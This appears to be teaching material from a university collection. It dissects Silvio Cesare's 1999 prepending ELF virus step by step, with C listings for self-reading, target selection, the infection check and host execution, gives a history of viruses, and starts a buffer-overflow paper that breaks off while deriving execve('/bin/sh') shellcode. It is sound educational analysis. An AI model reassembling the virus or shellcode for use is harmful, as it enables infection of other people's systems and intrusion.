After scratching at the surface of theoretical contexts about techniques of viruses and techniques of their opponents, the anti-virus researchers, a more concrete and practical example is given. A real virus is discussed, which was written by Silvio Cesare in 1999 for the Unix-virus mailing list. It is a prepending file infector for the executable and linkable format (ELF). The virus is written in the programming language C and uses a magic number to avoid reinfection [6]. The ELF format is a common standard executable file format of Unix-like systems, thus this virus works on a variety of such systems [7, 8].

1.5.1 Step by Step

```
/* preprocessor instructions */
#define PARASITE_LENGTH   11583

/* defined variables */
int fd;
struct stat stat;
char *virus[PARASITE_LENGTH];

/* code */
fd = open(argv[0], O_RDONLY, 0);
fstat(fd, &stat);
read(fd, virus, PARASITE_LENGTH);
```

Listing 1.3: Virus reads itself




Fig. 1.2: The two forms of appearances

We will go through the virus code and have a look to the interesting parts. The virus exists in two forms. Either it is the pure virus or the virus already infected a target, thus it would be prepended at the beginning of its host (see Figure 1.2). No matter which form, the virus will be executed in the same way and will use the same instructions. The first thing this virus does is to replicate itself by infecting another target. Therefore, it needs to store

itself into a variable called *virus*. In order to achieve to read itself properly, the virus must know its exact size. To provide this information, it is necessary to compile the virus and afterwards to check the size of the compiled output file. *PARASITE_LENGTH* needs to be changed into the size of the compiled output file. This is necessary, because the size of the virus differs from architecture to architecture and depends on the compiler and compiler options. For the tests conducted here the length of the virus is assumed to be 11583 bytes (see Listing 1.3). After loading itself, the virus needs to find a target for infection. Therefore it checks its environment. The virus only infects ELF files in the same directory. It checks if it can find a directory entry. If it found an entry, it counts how much directory entries exist. Thereby *dd* is a directory stream and *dirp* is a structure which represents information about a directory entry (see Listing 1.4). When trying to read a directory entry out of the directory stream while it points to the end of the directory, the directory stream returns a null pointer.

```
1  /* defined variables */
2  int dirmod, i;
3  DIR *dd;
4  struct dirent *dirp;
5
6  /* code */
7  dd = opendir(".");
8  dirp = readdir(dd);
9  if (dirp != NULL) {
10   for (i = 0; (dirp = readdir(dd)) != NULL; i++);
11   ...
12   ...
13 }
```

Listing 1.4: Check the filesystem

Now the virus knows how many directory entries exist (the number is stored in the variable *i*). The virus avoids a boring and suspicious infection order, and therefore computes a random value (*rnval*). This value depends on the number of directory entries (*i*) divided by the maximum number of infections per execution (*YINFECT*) and a defined minimum (*MINDIRMOD*) for the result of this division (*dirmod*). *rnval* is redefined randomly between 0 and *dirmod* for every infection trial. *rnval* is used to define how many directory entries are skipped until the new target is chosen (see Listing 1.5). Furthermore, the head of the exterior for loop is important to notice (see Listing 1.5). The virus has 30 trials to find a suitable ELF file (*MAX_TRIES*), it may infect 4 files per execution (*YINFECT*) and is only allowed to have 16 unsuccessful infections (*NINFECT*).

```
1  /* preprocessor instructions */
2  #define YINFECT     4
3  #define NINFECT     16
4  #define MAX_TRIES   30
5  #define MINDIRMOD   3
6
7  /* defined variables */
8  int dirmod, i, try, rnval;
9  int ninfect = 0, yinfect = 0;
10 DIR *dd;
11 struct dirent *dirp;
12
13 /* code */
14 rewinddir(dd);
15 dirp = readdir(dd);
16 dirmod = i / YINFECT;
17 if (dirmod < MINDIRMOD) dirmod = MINDIRMOD;
18 for (try = 0; try < MAX_TRIES &&
```

```
19          ninfect < NINFECT && yinfect < YINFECT;
20          try++ )
21  {
22    rnval = rand() % dirmod;
23    for (i = 0; i < rnval; i++) {
24      if (dirp == NULL) rewinddir(dd);
25      dirp = readdir(dd);
26      /* fast exit of two loops */
27      if (dirp == NULL) goto leave;
28    }
29    ...
30    ...
31  }
```

Listing 1.5: Randomize infection order

The virus has stored itself as shown in Listing 1.3 and has chosen a target. Next is the infection itself. At first, the virus opens a file descriptor pointing to the target with read and write access. If the descriptor was opened successfully, the virus starts the infection method with the filename of the target, the file descriptor of the target and, the stored virus itself as parameters in this order. Depending on the success of infection, the virus increments the number of successful or unsuccessful infected targets (see Listing 1.6).

```
1  /* defined variables */
2  int hd;
3  int ninfect = 0, yinfect = 0;
4  struct dirent *dirp;
5  char *virus[PARASITE_LENGTH];
6
7  /* code */
8  hd = open(dirp->d_name, O_RDWR, 0);
9  if (hd >= 0)
10   if (infect(dirp->d_name, hd, virus))
11     ninfect++;
12   else
13     yinfect++;
14 close(hd);
```

Listing 1.6: Call infection method

Before the virus can infect its chosen target, it must assure that the target can be infected. Therefore, it has to check the attributes of the ELF header, which contains a test whether the target is an ELF object file or not, a test whether the target is an executable file or a shared object file, a test whether the target is made for the correct CPU architecture or not, and finally, a test whether the ELF header is one of the current version or not (see Listing 1.7). Any mismatch in these attributes leads to an abort of the infection.

```
1  /* preprocessor instructions */
2  #include <elf.h>
3
4  /* defined variables */
5  int hd;
6  Elf32_Ehdr ehdr;
7
8  /* code */
9  read(hd, &ehdr, sizeof(ehdr);
10 if (ehdr.e_ident[0] != ELFMAG0 ||
11   ehdr.e_ident[1] != ELFMAG1 ||
12   ehdr.e_ident[2] != ELFMAG2 ||
13   ehdr.e_ident[3] != ELFMAG3
```

```
14    ) return 1;
15  if (ehdr.e_type != ET_EXEC
16    && ehdr.e_type != ET_DYN) return 1;
17  if (ehdr.e_machine != EM_386) return 1;
18  if (ehdr.e_version != EV_CURRENT) return 1;
```

Listing 1.7: Check ELF header

After the virus assured that the target can be infected, it must test whether the target is already infected. Therefore, it needs to look at the end of the target, whether there is the magic number (*magic*) appended or not. The virus reads the file attributes of the target from the file descriptor of the target (*hd*) into the structure *stat*. Afterwards, it calculates the position of the magic number by subtracting the size of the magic number from the size of the target (see Listing 1.8). If there is a magic number, the infection will be cancelled.

```
1   /* preprocessor instructions */
2   #define MAGIC     123456
3
4   /* defined variables */
5   int hd, tmagic, magic = MAGIC;
6   struct stat stat;
7
8   /* code */
9   fstat(hd, &stat);
10  lseek(hd, stat.st_size - sizeof(magic), SEEK_SET);
11  read(hd, &tmagic, sizeof(magic));
12  if (tmagic == MAGIC) return 1;
```

Listing 1.8: Check magic number

Now the virus does the real infection by creating a new file which contains the virus, the target, and the magic number in that order. First, it sets the file descriptor of the target back to the beginning. Then it creates a temporary file (tmpFile) with a filename (*TMP_FILENAME*) and a descriptor for this file (*fd*). Afterwards, it writes the stored virus into the tmpFile. Now it has to cache the complete target into the variable *data*, which is allocated with the size of the original target, to append it to the tmpFile, too. At the end, the virus appends the magic number at the tmpFile in order to avoid reinfections. Now the replication of the virus is finished, but the virus still has to exchange the tmpFile with the original target. Therefore, it changes the user ID and the group ID of the tmpFile to the original user ID and group ID of the target. Finally, it renames the temporary file with the name of the original target and close the file descriptor of the tmpFile (see Listing 1.9). In Figure 1.3, the infection is illustrated.




Fig. 1.3: Infection with a temporary file

```
/* preprocessor instructions */
#define TMP_FILENAME    ".vi124"
#define MAGIC     123456
#define PARASITE_LENGTH   11583

/* defined variables */
int fd, hd magic = MAGIC;
struct stat stat;
char *data;
char *filename
char *virus[PARASITE_LENGTH];

/* code */
lseek(hd, 0, SEEK_SET);
fd = open(TMP_FILENAME, O_WRONLY | O_CREAT | O_TRUNC, stat.st_mode);
write(fd, virus, PARASITE_LENGTH);
data = (char *)malloc(stat.st_size);
read(hd, data, stat.st_size);
write(fd, data, stat.st_size);
write(fd, &magic, sizeof(magic);
fchown(fd, stat.st_uid, stat.st_gid):
rename(TMP_FILENAME, filename);
close(fd);
```

Listing 1.9: Infection

The infection is finished and the virus can stop to run, but in this case, the user does not get the expected result he wanted to have when he executed the infected file. Therefore, the virus has to make sure that its host is executed. The virus stores the file attribute information into the structure *stat* and calculates the original size of its host by subtracting the virus' size from the size of the complete infected host. Notice that it does not subtract the size of the appending magic number. The magic number will not disturb the execution of the host and by keeping it appended the work is much easier. Otherwise the virus had to differentiate between the two cases in Figure 1.2. After the virus knows the original size of its host, the virus allocates the char array *data1* with as much bytes as the host needs and sets the file descriptor of itself to the position of the beginning of the host. Now it can cache the whole host, including the appended magic number, into *data1* and close the file descriptor *fd*, because it will not need it anymore. Like the virus created the infected tmpFile, it recreates the original host. It creates a new temporary file (tmpFile2) with another filename (*TMP_FILENAME2*) and gets a file descriptor of the created file (*out*). After it has written the original host into tmpFile2, it can also free *data1* and close *out* (see Listing 1.10).

```
/* preprocessor instructions */
#define TMP_FILENAME2   ".vi123"
#define PARASITE_LENGTH   11583

/* defined variables */
int fd, len, out;
char *data1;
struct stat stat;

/* code */
fstat(fd, &stat);
len = stat.st_size - PARASITE_LENGTH;
data1 = (char *)malloc(len);
lseek(fd, PARASITE_LENGTH, SEEK_SET);
read(fd, data1, len);
close(fd);
out = open(TMP_FILENAME2, O_RDWR | O_CREAT | O_TRUNC, stat.st_mode);
```

```
18 write(out, data1, len);
19 free(data1);
20 close(out);
```

Listing 1.10: Recreate the host

The virus has recreated the original host and it now can give the control back to the original host by executing it with the same command line parameters (*argv*) and environment variables (*envp*) the infected host was called with by the user (see Listing 1.11). Please notice that tmpFile2 now stays in the folder of the virus and can be detected by the user. To avoid this, it is possible to compile the virus with the flag -DUSE_FORK. This makes the virus use a fork instruction to avoid the tmpFile2 staying in the folder. The fork instruction forks the current process and store the returned process ID, which is in case of the parent the process ID of the child process and in case of the child process 0. The child process executes the original host as a new process image, with the original command line arguments (argv) and the original environment variables, which were passed to the infected host. Afterwards the child process stops running with the exit status of the executed host. The parent process waits until its child process terminates and deletes the tmpFile2. Afterwards, the parent process stops running with an exit status of success (see Listing 1.12).

```
1 /* preprocessor instructions */
2 #define TMP_FILENAME2   ".vi123"
3
4 /* defined variables */
5 char *argv[];
6 char *envp[];
7
8 /* code */
9 exit(execve(TMP_FILENAME2, argv, envp));
```

Listing 1.11: Execute the host

```
1 /* preprocessor instructions */
2 #define TMP_FILENAME2   ".vi123"
3
4 /* defined variables */
5 int pid;
6
7 /* code */
8 #ifdef USE_FORK
9   pid = fork();
10   if (pid == 0) {
11     exit(execve(TMP_FILENAME2, argv, envp));
12   }
13   waitpid(pid, NULL, 0);
14   unlink(TMP_FILENAME2);
15   exit(0);
16 #else
```

Listing 1.12: Using -DUSE_FORK

1.6 Concluding Remarks on History

Something like a computer virus was first mentioned in in the year 1949, when John von Neumann published his work "Theory and Organization of Complicated Automata". He alleged that a computer programme can recreate itself. The next step to let computer viruses become reality was made by Victor Vyssotsky, Sr. Robert Morris, and Doug McIlroy, all

programmers at the Bell Labs. They created a computer game called Darwin. In this game, two computer programmes fight against each other to get control of the underlying system. A later version of this game was called “Core Wars”. The ”warriors” in this game were programmed in Redcode, which is a reduced assembler language. The warriors fight in a virtual machine, instead of fighting on a real computer system. Core Wars became quite popular, and there were several world championships hosted, on which the best warrior was ascertained.

Fred Cohen delivered his dissertation “Computer Viruses - Theory and Experiments” in 1984. Therein, a computer virus was introduced which was ascertained for the operating system UNIX. This virus is supposed to be the first virus, but experts dispute about it. In January 1986, the first infected system was discovered at the free University of Berlin. One year later, the Cascade-Virus was detected. It was the first memory-resident virus and could also exist in an encrypted state. Hence, it already belongs to the second generation of viruses. In 1988, the first virus construction kit was programmed and also the first anti-virus software was released. In the following years, the viruses became much more complex in order to protect from anti-virus software. In 1989, the first polymorph virus called V2Px was discovered. It was able to encrypt itself over and over again, always in a new way. Therefore, it is hard for anti-virus software to find it. In 1992, a virus programmer called Dark Avanger published a polymorph programme-generator: the Mutation Engine (MTE). MTE made it possible for everybody to produce polymorph viruses. In the time following, some anti-virus programmers gave up, because it was not possible for them to solve the problem of detecting polymorph viruses. They stopped the development of anti-virus software. From this time on, the fight between virus programmers and anti-virus programmers took on greater significance.

Viruses like Win32.MetaPHOR, Win32.SK or DOS.ACG, which were developed in the following years, are aware of metamorphism. Because of that, they probably belong to the most complex viruses, even today. With the release of Windows 95, some viruses began to concentrate on other targets than boot sectors and executable files. Due to the fact that documents are more often copied than executable files and confronted with the big number of office system users, virus programmers developed macro viruses. Most of the users do not know that their documents contain an executable part. So they share their documents open minded, or send them with an e-mail to their friends. As a consequence, macro viruses grew to the biggest thread in 2000, until computer worms emerged.

The following years of virus development seemed to be more characterized by the goal to be the first person who programmed a virus for the newest technology, than to be the innovator of a new and efficient technique of spreading or hiding a virus. So viruses were developed for a lot more operating systems like Symbian OS for mobile phones, OS/2, Windows CE, and many other programming languages like Java, Ruby, all languages supporting the .NET Framework – not even calculators were spared. In 2007 the viruses TiOS.Divo and TiOS.Tigraa infected the computer algebra systems TI-Voyage, TI-82, TI-92 and TI-92 plus of Texas Instruments [9]. We can be curious whether the future will bring us real novelties or just reheated food.

References

[1] Wikipedia Community. Master Boot Record — Wikipedia, Die freie Enzyklopädie, 2007. Online available at `http://de.wikipedia.org/w/index.php?title=Master_Boot_Record&oldid=40145988` [accessed 2008-02-01].

[2] Wikipedia Community. Makro — Wikipedia, Die freie Enzyklopädie, 2007. Online available at `http://de.wikipedia.org/w/index.php?title=Makro&oldid=40578894` [accessed 2008-02-01].

[3] John Aycock. *Computer Virus and Malware*. Springer Science+Business Media, LLC, 233 Spring Street, New York, NY 10013, USA, first edition, 2006. ISBN 0-387-30236-0. Online available at http://vx.netlux.org/lib/mja01.html [accessed 2008-02-01].

[4] The European Institute for Computer Antivirus Research. Eicar anti-virus test file, November 7 2006. Online available at http://www.eicar.org/anti_virus_test_file.htm [accessed 2008-02-01].

[5] Vesselin Bontchev. Possible virus attacks against integrity programs and how to prevent them. Technical report, Virus Test Center, University of Hamburg, Vogt-Koelln-Strasse 30, 2000 Hamburg 54, Germany, 1992. Online available at http://www.people.frisk-software.com/~bontchev/papers/attacks.html [accessed 2008-02-01].

[6] Silvio Cesare. Computer virus of silvio cesare, 1999. Online available at http://vx.netlux.org/src_view.php?file=silvio.zip [accessed 2008-02-01].

[7] Silvio Cesare. *Unix ELF parasites and virus*, 1998. Online available at http://vx.netlux.org/lib/vsc01.html [accessed 2008-02-01].

[8] Silvio Cesare. *Unix Viruses*, 1999. Online available at http://vx.netlux.org/lib/vsc02.html [accessed 2008-02-01].

[9] Wikipedia Community. Computervirus — Wikipedia, Die freie Enzyklopädie, 2007. Online available at http://de.wikipedia.org/w/index.php?title=Computervirus&oldid=40450409 [accessed 2008-02-01].

2

Buffer Overflows

Abstract. This paper is about buffer overflows, an unfortunately commonplace error in software programmes. Buffer overflows are the result of missing boundary checks when copying data into a buffer of fixed size. The paper begins with an introduction into the memory layout of a process and some assembler basics needed to understand what happens when a buffer overflow occurs. Afterwards, buffer overflows themselves are described with the help of examples in C-source and disassembly in GNU Assembler (GAS). The examples form a step-by-step guide on how to write a buffer overflow exploit. The paper starts with an investigation of the disassembly, explanations on how to overwrite the return address of a function, and finishes with a working example of a buffer overflow exploit that starts a new shell for the attacker. We conclude with a brief overview about common programming mistakes that lead to such overflows and techniques that help to prevent them.

Stefan Triller, University of Kassel
Wilhelmshöher Allee 73, D-34121 Kassel, Germany
triller@vs.uni-kassel.de

2.1 Introduction

Nowadays and in the past, a lot of programmes (particularly those written in C) suffer from so-called *buffer overflow vulnerabilities*. They use a certain amount of reserved memory (a buffer) into which data is copied. The problem with copying data into buffers is that the size of the data being copied needs to be checked, in order to determine if they will fit into the reserved memory block. Programmes or functions, that fail to check this size properly, might be a target for attacks, because writing beyond the border of the reserved space causes other data to be overwritten and thus getting corrupted. Overwriting such a buffer provides a means of filling in arbitrary code and executing it in the context of the attacked programme, thus leading to a security hole on the targeted machine. This paper will cover stack-based buffer overflows.

2.2 Memory Layout

The memory layout is different on almost every computer architecture; Figure 2.1 outlines the layout on an 80x86 machine. Here, command-line arguments and environment variables




Fig. 2.1: Memory Layout on x86 systems [1]

are located at the highest addresses. Below them, the stack that grows down towards lower memory addresses is located. On other architectures, the stack might grow in the opposite direction. The stack contains local variables, temporary variables which hold the parameters passed to a function, or special data like return addresses or saved register values. A closer look at the stack is provided in the following chapters.

Below the stack, the heap that holds dynamically allocated memory can be found. Dynamically allocated memory is memory that a process allocates at runtime by C-functions like *malloc* or C++-methods like *new*. In between the stack and the heap, there is some space left so they can grow towards each other. The next area in memory is a data segment for global variables that are not initialised by the programmer in the source. As there is space for uninitialised global variables, there is also space for initialised global variables, immediately below the uninitialized ones. And last but not least, at the lowest addresses, the text segment contains the code to be executed. For security reasons, it is set to read-only, because it can be shared by multiple processes in order to save memory.

2.3 The Stack

Since this paper is about stack-based buffer overflows, a closer examination of the structure and function of a typical stack follows. Stacks are LIFO systems like files on a desktop where the oldest file is on the bottom and the newest on top of the stack. There are two access operations to such a paper stack. With `push`, a new file is put on the top of the stack and `pop` pulls a file from the stack. Files that are below the topmost one can only be accessed once all files above them have been pulled off the stack. As mentioned in Section 2.2, on 80x86 machines the behaviour is slightly different, because the stack grows from higher to lower memory addresses. It is therefore best not to imagine stacking the files on a desktop, but rather on the ceiling of an office, so that the newest file is the one closest to the floor.

2.3.1 Usage of the Stack

The problem with modern programming languages is that the execution flow is not straightforward. It contains conditions (*if-then-else*) and functions. A condition is realised by the compiler with a `jmp` instruction (jump). Jumps impose no security risk, but what about function? After a function is executed, the execution flow is changed to continue from where the function was called – more precisely: one instruction after this call. To realise this, it

is necessary to remember the address (*return address*) from which the programme needs to continue after the function call. This is done with the help of the stack: the *return address* gets pushed onto the stack before the function is executed. After the function returns, it cleans up its data from the stack using the `pop` instruction, for instance. The next instruction is then located at the address from which the execution flow continues – Section 2.3.2 covers this in more detail.

2.3.2 Working with the Stack

In order to use a stack, it is necessary for the programme to know its location in memory and at what position on the stack the current operation is working. The processor has two registers for managing these functions: the *Stackpointer: (SP)* and the *Basepointer: (BP).* `SP` points to the top of the stack or to the next free memory address after the current stack, depending on how it is implemented in the processor. The bottom of the stack is at a fixed address, chosen at execution time. Before explaining what the `BP` is good for, it is necessary to know that the stack is divided into *stack-frames.* Each frame can be seen as a container for the data of a function, its parameters, its local variables, and the data necessary to recover the previous stack-frame, including the value of the instruction pointer at the time of the function call. This is what was meant in Section 2.3.1 with "cleaning up" the stack after a function was executed.




Fig. 2.2: Stack frames

The `BP` points to an address within the current stack-frame. It is used for performance reasons, because the address within the current stack-frame could be easily obtained by using an offset to the `SP`, but as the `SP` is changing due to `push` and `pop` operations, it needs to be recalculated each time. Because of the way the stack grows on an x86 machine, actual parameters have positive offsets and local variables have negative offsets from `BP`. Figure 2.2 shows the coherence between `SP`, `BP` and stack-frames. Examples of disassemblies will demonstrate this in the next sections.

2.4 Assembler Basics

There are two main syntaxes for x86 assembler, AT&T and Intel[2]. The GNU C-compiler (GCC) produces GNU Assembler (GAS) that is based on the AT&T syntax, whereas Microsoft's Macro Assembler (MASM) uses Intel syntax. This paper uses the GAS Syntax,

as *GCC* has been used for compiling the examples. Basically, the syntax has the form: *command source, destination*

```
mov $\$$0x05, %esp
```

The example above moves the hexadecimal value `0x05` into the address where the stack pointer `SP` is pointing to. The “`e`” before `SP` might look a bit confusing, but it stands for “extended” and implies 32-bit access to the register, whereas `SP` (as opposed to `ESP`) would imply 16-bit access. The address width is architecture-dependent; the above example is for x86 32-bit processors. The GAS assembler instructions can have several suffixes, for example:

- b = byte (8 bit)
- s = short (16-bit integer) or single (32-bit floating point)
- w = word (16 bit)
- l = long (32-bit integer or 64-bit floating point)

A `movl`, for instance, moves a 32-bit integer. A list of the most important assembler commands used in this paper follows:

- `push 0x05` pushes 5 onto the stack
- `movl 0x05, %esp` pushes onto the stack, same as above
- `pop %eax` pulls the topmost item from the stack into the EAX register
- `sub 0x24,%esp` subtracts 36 bytes from ESP (i.e. to reserve stack space)
- `add 0x24,%esp` adds 36 bytes to ESP
- `call 0x80483b4 <f1>` calls function f1 at address 0x80483b4 and pushes the return address onto the stack before execution
- `lea 0xfffffffc(%ecx),%esp` loads the effective address with offset 0xfffffffc from register ECX into ESP
- `and %eax %ebx` binary and of registers EAX and EBX
- `xor %eax %ecx` binary xor of registers EAX and ECX
- `jmp 0x10` skips 16 bytes in the programme-code, counting from the current position and the execution flow continues there
- `ret` ret. ends a function by taking the return address from the stack and resuming the execution at this address
- `nop` does nothing

Some common code snippets are the procedure prologue and epilogue which are shown in Listing 2.1 and Listing 2.2.

```
1 pushl %ebp
2 movl %esp,%ebp
3 subl $\$$0x20,%esp
```

Listing 2.1: Procedure prologue

```
1 leave
2 ret
```

Listing 2.2: Procedure epilogue

The procedure prologue first saves the `BP` of the caller on the stack, then it copies the `SP` to the `BP`, so that `BP` contains the current value of `SP`. Afterwards, memory for local variables is reserved by subtracting a given number of bytes from the `SP` (remember that the stack grows downwards). In Listing 2.1, 32 bytes are reserved. The epilogue “cleans up” and returns to the caller. This clean-up is done by the `leave` instruction, which loads `SP` from `BP`, effectively discarding the part stack below the saved `BP` value. Then it loads `BP` with the contents of the word to which it points, the saved `BP`, thereby reversing the stack linkage.

2.5 Getting to know the Compiler/Debugger

Because everything explained in the previous sections is very abstract, an example on how the source code in C, the disassembly in GAS, and the stack look like in memory, will now be given in Listing 2.3.

```c
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
   int* ret;

   ret = buffer1 + 13;
   (*ret) += 7;
}

void main() {
  int x;

  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```

Listing 2.3: Example in C source [3]

Without lines 6 and 7, one would expect that the output of this programme is 1, because the variable `x` is set to 1 before printed to the screen. In this example however, the goal is to jump over the instruction in line 15, directly to the `printf` function. Before explaining how we do that, the disassembly of this code is shown below.

```
(gdb) disassemble main
Dump of assembler code for function main:
0x080483d2 <main+0>:    lea    0x4(%esp),%ecx
0x080483d6 <main+4>:    and    $0xfffffff0,%esp
0x080483d9 <main+7>:    pushl  0xfffffffc(%ecx)
0x080483dc <main+10>:   push   %ebp
0x080483dd <main+11>:   mov    %esp,%ebp
0x080483df <main+13>:   push   %ecx
0x080483e0 <main+14>:   sub    $0x24,%esp
0x080483e3 <main+17>:   movl   $0x0,0xfffffff8(%ebp)
0x080483ea <main+24>:   movl   $0x3,0x8(%esp)
0x080483f2 <main+32>:   movl   $0x2,0x4(%esp)
0x080483fa <main+40>:   movl   $0x1,(%esp)
0x08048401 <main+47>:   call   0x80483b4 <function>
0x08048406 <main+52>:   movl   $0x1,0xfffffff8(%ebp)
0x0804840d <main+59>:   mov    0xfffffff8(%ebp),%eax
0x08048410 <main+62>:   mov    %eax,0x4(%esp)
0x08048414 <main+66>:   movl   $0x8048508,(%esp)
0x0804841b <main+73>:   call   0x8048300 <printf@plt>
0x08048420 <main+78>:   add    $0x24,%esp
0x08048423 <main+81>:   pop    %ecx
0x08048424 <main+82>:   pop    %ebp
0x08048425 <main+83>:   lea    0xfffffffc(%ecx),%esp
0x08048428 <main+86>:   ret
```

First, it is necessary to find the real beginning of the main function with its prologue: `main+10`. The code before depends on the compiler and is not relevant for this example.

main+14 reserves 36 bytes on the stack frame for main(). At main+17, x is set to 0, and the instruction from main+24 down to main+40 push the arguments for the function function() onto the stack in reverse order, before it is finally called at main+47. The important thing is the return address of the function, which can be obtained by looking one line below the function call at main+52: 0x08048406 in this case. Now the programme switches over to the function function(), shown in the disassembly below:

```
(gdb) disassemble function
Dump of assembler code for function function:
0x080483b4 <function+0>:        push   %ebp
0x080483b5 <function+1>:        mov    %esp,%ebp
0x080483b7 <function+3>:        sub    $0x20,%esp
0x080483ba <function+6>:        lea    0xfffffff7(%ebp),%eax
0x080483bd <function+9>:        add    $0xd,%eax
0x080483c0 <function+12>:       mov    %eax,0xfffffffc(%ebp)
0x080483c3 <function+15>:       mov    0xfffffffc(%ebp),%eax
0x080483c6 <function+18>:       mov    (%eax),%eax
0x080483c8 <function+20>:       lea    0x7(%eax),%edx
0x080483cb <function+23>:       mov    0xfffffffc(%ebp),%eax
0x080483ce <function+26>:       mov    %edx,(%eax)
0x080483d0 <function+28>:       leave
0x080483d1 <function+29>:       ret
```

On top of the printout, there is the procedure prologue which reserves 32 bytes on the stack for local variables. This means it reserved more memory than requested, because there is only a char[5], char[10], and an integer pointer, thus only $5 + 10 + 4 = 19$ bytes are needed. The allocation of additional space is due to the word boundary of 4 byte in 32bit machines, so it can only reserve in 4 byte steps. Furthermore, the compiler may align variables to memory addresses which are multiples of certain powers of two, which can speed up programme execution because of pre-caching features of the processor. Here, the gcc compiler (version 4.1.2) uses 32 bytes. Everything that follows after function+3 is not interesting at this point.

2.5.1 Watching the Stack

To give a brief overview of the stack structure in the example of Listing 2.3, Figure 2.3 shows a graphical dump of the stack within function function().

On the bottom of the stack, there are the argument variables for the function function() in reverse order: c, b, a. After them the return address of the function, pushed onto the stack by the call instruction, follows. Then there is the saved BP, which was put there by the procedure prologue of function(). Especially interesting for an attacker is what comes after that saved BP: the local variables of function(): buffer1 and buffer2. As the stack grows from higher addresses to lower addresses, the return address is on a higher memory address than the local variables.

2.5.2 Changing the Return Address

As already mentioned, the goal of the example shown in Listing 2.3 is to jump over the instruction that sets x to 1. The question is, what are lines 6 and 7 doing. Keeping Figure 2.3 in mind, it is quite easy: adding 13 bytes to the address of buffer1 leads exactly to the lowest byte of the return address. This is because buffer1 is not 5 bytes long (as requested), but 8 bytes. After buffer1, there follows saved BP from main(), which occupies another 4 bytes. By incrementing it by one, it exactly hits the return address. In order to change it from 0x08048406 (x=1) to 0x0804840d (printf()), we have to add 7 to the byte ret is




Fig. 2.3: Graphical dump of the stack

pointing to (the lowest byte in the return address). Executing the programme will now lead to the result 0 instead of 1.[4]

2.6 Buffer Overflow

Being able to change the return address of a function, it is possible for an attacker to redirect it to wherever he wants. In the example from Listing 2.3, the instruction to overwrite the address is written into the source code, which is not possible in a running process. The goal of an attacker is a function that copies data from a buffer or input from a user into another buffer without checking the size. Assume `buffer1` is filled by user input and the attacker fills in 100 characters instead of 5. This would lead to an overwritten `BP`, an overwritten return address, and even the function parameters will get changed. In practise, a buffer of 5 would be way too small for an attacker, because he wants to be able to execute his code and the only way to infiltrate the process with his code is to put it into the buffer. So only having buffer that is large enough to hold malicious code gives the attacker the chance to infiltrate the process. If he changes the return address to point to the beginning of his code in the buffer, the code will eventually get executed. Of course, this is not as easy as it sounds, which will be explained in the next sections of this paper.[5, 6]

2.7 Converting C to Assembler

The most interesting thing for an attacker on a targeted computer is to have a command line shell where he can set up all his commands. This section will show how to create code that can be copied into a buffer in order to be used to spawn a shell afterwards. Listing 2.4 shows the C-code to start a shell on a linux operating system.

```
1 #include <stdio.h>
2
3 void main() {
```

```
4     execve("/bin/sh", NULL, NULL);
5 }
```

Listing 2.4: C Code to spawn a Shell

Only machine code can be executed by a targeted process if put into a buffer during a buffer overflow attack. Thus, we first need to compile the C code to assembler instructions and hexadecimal numbers (identifying the machine instructions). Therefore it is necessary to know how system calls, like `execve()`, work on Linux. To see how it looks like, the code in Listing 2.4 gets compiled statically to link in the used function from libc. Watching the disassembly in a debugger reveals that only 5 assembler instructions are necessary for invoking the command shell:

```
movl $0xb,%eax
movl $0x22222222, %ebx
movl $0x00, %ecx
movl $0x00, %edx
int $0x80
```

